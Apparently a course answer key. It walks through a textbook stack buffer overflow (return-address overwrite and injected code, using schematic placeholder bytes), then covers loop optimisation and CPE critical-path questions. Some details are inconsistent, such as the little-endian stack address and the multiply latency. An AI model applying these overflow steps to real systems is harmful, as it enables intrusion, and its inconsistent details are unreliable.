1. What do I need to do if I want to access a function through buffer overflow (what needs to be done to the stack)? The function's address is 0x500142.

The function Gets is similar to the standard library function gets—it reads a string from standard input (terminated by '\n' or end-of-file) and stores it (along with a null terminator) at the specified destination (such as a char array previously declared). Functions Gets() and gets() have no way to determine whether their destination buffers are large enough to store the string they read.

```
Dump of assembler code for function getbuf:
=> 0x0000000000601748 <+0>:     push   %rax
   0x000000000060174c <+4>:     sub    $0x40,%rsp
   0x000000000060174f <+7>:     mov    %rsp,%rdi
   0x0000000000601754 <+12>:    callq  0x40198a <Gets>
   0x0000000000601759 <+17>:    add    $0x40,%rsp
   0x000000000060175d <+21>:    pop    %rax
   0x000000000060175f <+23>:    retq
```

Have 64 bytes of padding for the sub and 8 bytes to account for the push (draw the stack). When the function returns, we want the address popped into %rip to be the address of the function we want to run. Thus, we need 72 bytes of padding, and we place the address after that. This is the hex input we would pass in to a magical function like hex2raw which would give us the raw string that when fed into getbuf and placed onto the stack, would convert to the hex input.

```
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
42 01 50 00 00 00 00 00
```

What do I need to do if I want some instructions to be executed before the function is accessed? (Assume the value of %rsp right before getbuf is called is 0xabcd0000)

First set the return address to a location on the stack, where the instructions will be executed. At that location, write the instructions that you want to be executed. Then include a return statement. We then want to set the return address to the location of the function.

```
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
PP AA DD DD II NN GG 00
10 00 ab cd 00 00 00 00       // address of our instructions
42 01 50 00 00 00 00 00       // address of function to call
IN ST RU CT IO NS SS SS       // instructions to execute
IN ST RU CT IO NS SS SS
IN ST RU CT IO NS SS SS
...
IN ST RU CT IO NS SS SS
IN ST RU CT IO NS SS SS
c3                            // note: c3 is the bytecode for ret
```

2. What are some optimizations that can be made to the following function?

```
void cs33fun(char* Midterm, char* Grade, int* Final, int n) {

      for (int i = 0; i < (strlen(Midterm)); i++) {
            strcat(Grade, Midterm);

            for (int j = 0; j < n; j++)
                  for (int k = 0; k < i; k++)
                        Final[j] += strlen(Grade);
      }
}
```

There are many ways this function can be optimized, including but not limited to:

- The innermost loop can be replaced with the statement:
  `Final[j] += i * strlen(Grade);`
- Move `strlen(Midterm)` outside of the loop

There are several things students might be tempted to do based on an incomplete understanding of the lecture on Wednesday. However, they SHOULDN'T do the following:

1. Based on "Procedure calls" - Move strcat out of the loop
   - Strcat is required for the logic of the function
2. Based on "Procedure calls" - Move `strlen(Grade)` outside of the outermost loop (and nothing else)
   - The string `Grade` changes over each iteration of the outermost for loop
   - BUT can be moved outside of the middle loop
     - Since strlen(Grade) increments by strlen(Midterm) during each outermost iteration, can actually be moved outside the outermost loop if handled correctly

3. Suppose we wish to write a procedure that computes the inner product of two vectors *u* and *v*. An abstract version of the function has a CPE of 14-18 with x86-64 for different types of integer and floating-point data. By doing the same sort of transformations we did to transform the abstract program *combine1* into the more efficient *combine4*, we get the following code:


```
/* Inner product. Accumulare in temporary */
void inner4(vec_ptr u, vec_ptr v, data_t* dest) {
      long i;
      long length = vec_length(u);
      data_t *udata = get_vec_start(u);
      data_t *vdata = get_vec_start(v);
      data_t sum = (data_t) 0;

      for (i = 0; i < length; i++) {
      sum = sum + udata[i] * vdata[i];
      }
      *dest = sum;
}
```

Our measurements show that this function has CPEs of 1.50 for integer data and 3.00 for floating-point data. For data type double, the x86-64 assembly code for the inner loop is as follows:

```
.L15:                                       ;loop:
  vmovsd  0(%rbp, %rcx, 8), %xmm1           ; Get udata[i]
  vmulsd  (%rax, %rcx, 8), %xmm1, %xmm1     ; Multiply by vdata[i]
  vaddsd  %xmm1, %xmm0, %xmm0               ; Add to sum
  addq      $1, %rcx                         ; Increment i
  cmpq      %rbx, %rcx                       ; Compare i:limit
  jne       .L15                             ; If !=, goto loop
```

Latency Table	Integer	Double
Arithmetic (except mul)	1	3
Multiply	2	4
Load Store	1	1

a. Diagram how this instruction sequence would be decoded into operations and show how the data dependencies between them would create a critical path of operations, in the style of the textbook's figures shown below






Figure 2: **Data-flow for function `inner4`.** The multiplication operation is not on any critical path.

b. For data type double, what lower bound on the CPE is determined by the critical path?

The critical path is formed by the addition operation updating variable *sum*. This puts a lower bound on the CPE equal to the latency of floating-point addition.

c. Assuming similar instruction sequences for the integer code as well, what lower bound on the CPE is determined by the critical path for integer data?
For integer data, the lower bound would be just 1.00. Some other resource constraint is limiting the performance.

d. Explain how the two floating-point versions can have CPEs of 3.00, even though the multiplication operation requires 5 clock cycles.
The multiplication operations have longer latencies, but these are not part of a critical path of dependencies, and so they can just be pipelined through the multiplier.